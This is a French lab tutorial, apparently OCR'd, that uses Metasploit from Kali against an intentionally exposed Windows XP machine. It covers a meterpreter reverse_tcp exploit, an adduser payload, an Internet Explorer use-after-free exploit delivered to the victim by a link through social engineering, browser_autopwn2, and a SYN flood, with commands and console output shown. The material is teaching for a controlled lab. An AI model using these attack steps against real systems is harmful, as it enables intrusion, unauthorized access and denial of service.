


Maintenant que nous connaissons son adresse, nous allons nous mettre sur la machine qui simule l'attaquant (Kali), et lancer le framework console de MetaSploit avec la commande *msfconsole* qui produit une belle page d'accueil avec des informations telles que la version, le nombre d'exploits, etc.

Pour le bon fonctionnement de Metasploit, il est recommandé de lancer la base de données avec la commande *service postgresql start.*

3.2. Payload windows/meterpreter/reverse_tcp

Figure 6 : Chercher et sélectionner l'Exploit




La commande *search* nous permet de chercher les exploits ou les payloads et de les mettre dans une liste comme ci-dessus. Les éléments de la liste comprennent un # qui sera l'ID de la ligne pour cette recherche, puis une date de divulgation de la faille suivie d'une note de fiabilité dans l'ordre du plus faible au plus sûr (Low, average, normal, good, great et excellent). Ensuite la colonne « Check » indique si la cible est bel et bien vulnérable à cet Exploit en particulier. Cette colonne est optionnelle : pas tous les exploits la prennent en charge.

Ensuite, pour sélectionner l'Exploit souhaité il suffit d'exécuter la commande *use* suivie soit du chiffre de la colonne « # », donc *use 0*, soit du nom du module xxx/xxx comme illustré sur la figure 6.

Par la suite, on peut remarquer que la ligne a été sélectionnée et mise en évidence (en rouge), car le framework a compris que c'était un exploit.

Pour cet Exploit le payload utilisé sera celui par défaut, comme l'avant-dernière ligne l'indique (*windows/meterpreter/reverse_tcp).*

Figure 7 : Paramètres de l'Exploit



Après avoir sélectionné le module, nous pouvons afficher les options du payload et de l'Exploit avec *show options.* Dans cet exemple, le payload n'a pas besoin d'être rempli ni modifié, mais nous remarquons qu'une option du module n'est pas définie alors qu'elle est requise (colonne « Required » a comme valeur « yes ») : ce paramètre manquant est l'adresse IP de la cible, comme l'indique la description.

Figure 8 : Configurer un paramètre et exécuter l'Exploit

Pour remplir ou modifier un paramètre, il faut utiliser la commande *set (paramètre) (valeur),* pour cette attaque nous avons exécuté *set RHOSTS 192.168.1.30.* La ligne d'en dessous indique que le paramètre a bien été modifié.

Ensuite nous exploitons la faille avec la commande *exploit*, qui consiste à lancer un reverse TCP. Cette technique est utilisée pour que l'attaquant fasse en sorte que ce soit l'hôte qui initie la connexion vers lui, car les firewalls bloquent les connexions entrantes. Il s'agit d'un moyen de contourner cette défense.

Plusieurs étapes se suivent durant l'attaque et aboutissent à la création d'une session Meterpreter qui fournit un Shell interactif sous *meterpreter* > sur le processus *svchost.exe* avec un processus ID de 1148. La commande *migrate* du Meterpreter reste utilisable à cette étape.

J'ai ensuite exécuté la commande *ls* qui indique dans quel répertoire je me trouve, ce qui confirme que l'attaque a fonctionné puisqu'actuellement nous nous retrouvons dans le *c:\WINDOWS\system32*. Pour vérifier que je me trouvais sur la bonne machine, j'ai parcouru les dossiers pour aller sur le répertoire *bureau*, puis j'ai exécuté *mkdir test*, ce qui a créé un dossier « test » dans la machine victime.

Notons qu'avec les encoders par défaut, cette attaque ne marcherait pas sur une machine qui a un firewall activé. Dans cet exemple, la machine a été volontairement exposée en désactivant son firewall.

3.3. Payload payload/windows/adduser :

Pour cela, un changement de payload est nécessaire avec la commande *set PAYLOAD payload/windows/adduser,* en restant sur le même Exploit.

Ce payload permet de créer un utilisateur en configurant les *options* telles que le mot de passe, le nom d'utilisateur et le groupe à qui il appartient comme dans la figure ci-dessous. Après avoir rempli les paramètres, nous exécutons l'Exploit avec ce payload *exploit.* La dernière ligne de la console indique que l'Exploit a bien été complété et que l'utilisateur a été créé. En allant sur la machine victime, on trouve bel et bien le compte créé (figure « utilisateurs machine victime »).

Figure 9: options payload windows/adduser :




Figure 10 utilisateurs machine victime

4. Exploit browser/ie_execcommand_uaf :

Une vulnérabilité UAF (Use After free) est un type de faille de corruption de mémoire qui peut être exploitée pour exécuter du code arbitraire.

Cette vulnérabilité concerne tout programme qui utilise des pointeurs. En effet, si les programmeurs ont oublié de réinitialiser un pointeur après une libération de la mémoire et que le pointeur est utilisé plus tard, il pointera sur une zone mémoire non initialisée, mais exécutable.

En conséquence, le hacker pourrait y insérer ce dont il a envie puisque le pointeur initial pointera toujours sur la même zone mémoire.

4.1. Préparation :


Pour la préparation de cette attaque il faut savoir que la version 7 d'Internet Explorer est nécessaire sur la machine Windows XP SP3, car Internet Explorer version 8 relance plusieurs fois une requête en cas de non-réponse du serveur, ce qui résulte en un dysfonctionnement de l'attaque.

Figure11 : version utilisée de IE

4.2. Payload windows/meterpreter/reverse_tcp :

Nous allons utiliser le même payload que lors d'une attaque précédente pour des raisons de clarté.

Figure 12 : paramètre de l'Exploit ie_execcommand_uaf




Nous avons donc les paramètres de l'Exploit *windows/browser/ie_execcommand_uaf* ainsi que ceux du payload par défaut.

Le premier paramètre sur lequel nous nous concentrons sera le *SRVHOST* qui indique l'adresse qui attendra une réponse pour enclencher l'attaque. On l'utilise pour indiquer l'adresse publique, puis le port *SRVPORT* sur lequel Metasploit devrait écouter. Par défaut la valeur de srvhost est 0.0.0.0 quand nous attaquons une machine interne dans un réseau NAT. Nous pouvons aussi mettre l'adresse de la machine depuis laquelle on attaque (comme dans l'exemple ci-dessus) même si nous nous trouvons sur un NAT.


Ensuite nous lançons l'Exploit qui fera tourner l'exploitation en arrière-plan. En attendant un retour, l'attaque nous fournit une adresse URL que nous devrons envoyer à la victime pour qu'elle l'exécute grâce aux techniques de social engineering.

Figure 13 : Exécution du lien sur Internet Explorer



Une fois l'exécution du lien sur Internet Explorer de la machine victime effectuée, il ne se passera rien sur l'application de la cible, Internet Explorer pourra même être quitté sans mettre en péril le processus du hacker, car il aura déjà pénétré la machine (image ci-dessous), et le processus du Meterpreter aura migré automatiquement sur le service *services.exe* qui a comme PID 732.

Figure 14 : session Meterpreter de l'Exploit ie_execcommand_uaf lancée



Voici le résultat de l'attaque. On peut remarquer qu'au moment où l'utilisateur a lancé la requête sur le lien fourni au préalable, Metasploit l'a détecté puis a vérifié si le navigateur était bien compatible avec l'attaque. Dans la ligne 5 (Mozilla/4.0 (compatible ; MSIE 7.0 ; Windows NT 5.1)). Nous pouvons nous apercevoir que nous sommes dans la machine de la cible avec une session Meterpreter qui a été mise en arrière-plan directement après s'être lancée.

Il est nécessaire de porter attention au fait que cet exploit occupe un port en mettant le Meterpreter en attente, ce qui résulterait à un échec d'exploitation au cas où nous relancerons l'attaque puisque le port sera occupé. Dans cet exemple c'est le port 4444.

La solution est donc de fermer le service qui tourne sur ce port. Pour résoudre ce problème, j'ai trouvé la commande suivante à exécuter : *Sudo kill $(lsof -t -i :4444),* en indiquant le bon numéro de port en cas de changement.

5. Auxiliaire server/browser_autopwn2 :


Metasploit offre une attaque de browser automatique qui teste plusieurs navigateurs pour en trouver les faiblesses et les exploiter. Celle-ci consiste à préparer les meilleurs exploits qui concernent les navigateurs et les configurer automatiquement les uns après les autres. Elle attend la réponse d'un navigateur pour utiliser l'Exploit qui convient.

Cette attaque est une amélioration de sa prédécesseuse dans plusieurs domaines notamment le temps de lancement, la gestion des modules et la liste des exploits.

5.1. Préparation :


Ce module est spécial, en raison que l'attaque est la préparation en elle-même, nous verrons la cause dans la suite du guide.

Figure 15 : options browser_autopwn2




Nous allons chercher l'auxiliaire *server/browser_autopwn2,* le configurer comme sur l'image ci-dessus, en modifiant le *SRVHOST* qui sera l'IP de notre machine attaquante, puis le *SRVPORT* sur lequel nous attendons une réponse. Il est plus pratique d'utiliser le port 80, car c'est celui du *HTTP,* dans le but d'éviter de l'indiquer dans l'URL et pour que l'exercice soit donc le plus clair possible.

Figure 16 : lancement du module browser_autopwn2




En lançant le module avec *run* nous remarquons qu'il liste des exploits de navigateurs triés par un certain rang qu'il évalue lui-même. Il retourne ensuite un lien pour l'attaque (http://192.168.1.26:80/MWFzegaAGF) que nous allons lancer sur plusieurs machines, dont la machine Windows XP SP3.

Figure 17 : browser_autopwn2 a détecté une potentielle cible



Ici, j'ai lancé le lien URL sur la machine Windows et j'obtiens la figure ci-dessus directement sur la machine où Metasploit tournait. On peut apercevoir que le module récolte des informations sur le navigateur et tente d'utiliser plusieurs exploits qui le concernent : il finira par nous notifier qu'une session Meterpreter a été migré sur un processus.

Figure 18 : session meterpreter réussie grâce à browser_autopwn



Finalement, en vérifiant les sessions nous trouvons bien celle qui a été démarrée par l'attaque. Dans le cas où, plusieurs machines exécutent la même URL, puis le module trouve un Exploit qui correspond pour chaque navigateur de ces dernières. Nous trouverons ici les sessions Meterpreter résultantes sous la forme d'une liste.

6. Auxiliary dos/tcp/synflood (windows):

Les attaques DoS[6] sont un type d'attaque qui n'a pas pour but cette fois de prendre le contrôle ou d'introduire dans un réseau, mais plutôt d'empêcher des utilisateurs d'accéder à un service en le corrompant et en bloquant les serveurs et les communications.

Il existe plusieurs types d'attaques DoS :

- Exploitation des vulnérabilités des machines en exécutant du code malveillant pour corrompre ces dernières.
- UDP Flooding, ce qui fonctionne en envoyant une énorme quantité de paquets UDP. Vu que ce trafic est prioritaire sur le trafic TCP, il finira par congestionner le réseau.
- SYN Flooding, celui que nous allons utiliser dans cet exercice. Elle consiste à envoyer beaucoup de demandes incomplètes à des serveurs clients. Cette attaque profite du système qui fonctionne de la manière suivante : la machine A envoie une demande syn, le serveur répond syn/ack et attend le paquet ack de la part de la machine A ; or cette attaque profite de ce système en envoyant plein de paquets *syn* sans répondre avec les paquets *ack*. Le serveur finit donc par avoir plusieurs demandes sans réponses, et il consomme ainsi de plus en plus de ressource et jusqu'à finir par se planter.

6.1. Préparation :

Pour cette attaque, nous avons besoin de *Wireshark* sur notre machine Windows pour surveiller le trafic. De plus, il est nécessaire d'installer *tcpdump* sur notre machine Kali pour pouvoir envoyer ces paquets.

Ensuite, il faut exécuter un scan *nmap* sur la machine victime pour savoir quels ports sont ouverts comme sur la figure qui suit :

[6] Distribution Denial Of Service, une attaque par déni de service en français.

Figure 19 : Nmap synflood

```
msf6 auxiliary(dos/tcp/synflood) > nmap 192.168.1.30
[*] exec: nmap 192.168.1.30

Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-20 12:02 CEST
Nmap scan report for mes-0116f59708e.home (192.168.1.30)
Host is up (0.00037s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds
```

6.2. Attaque :

Nous allons prendre un des ports ouverts, j'ai choisi le premier 135/tcp pour la suite de cette démonstration.


Après cela, on sélectionne l'auxiliaire *dos/tcp/synflood* puis nous allons remplir les paramètres qui nous intéressent dans la suite :

```
msf6 auxiliary(dos/tcp/synflood) > options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     192.168.1.30     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      135              yes       The target port
   SHOST      192.168.1.6      no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT      666              no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.1.30

[*] SYN flooding 192.168.1.30:135...
```

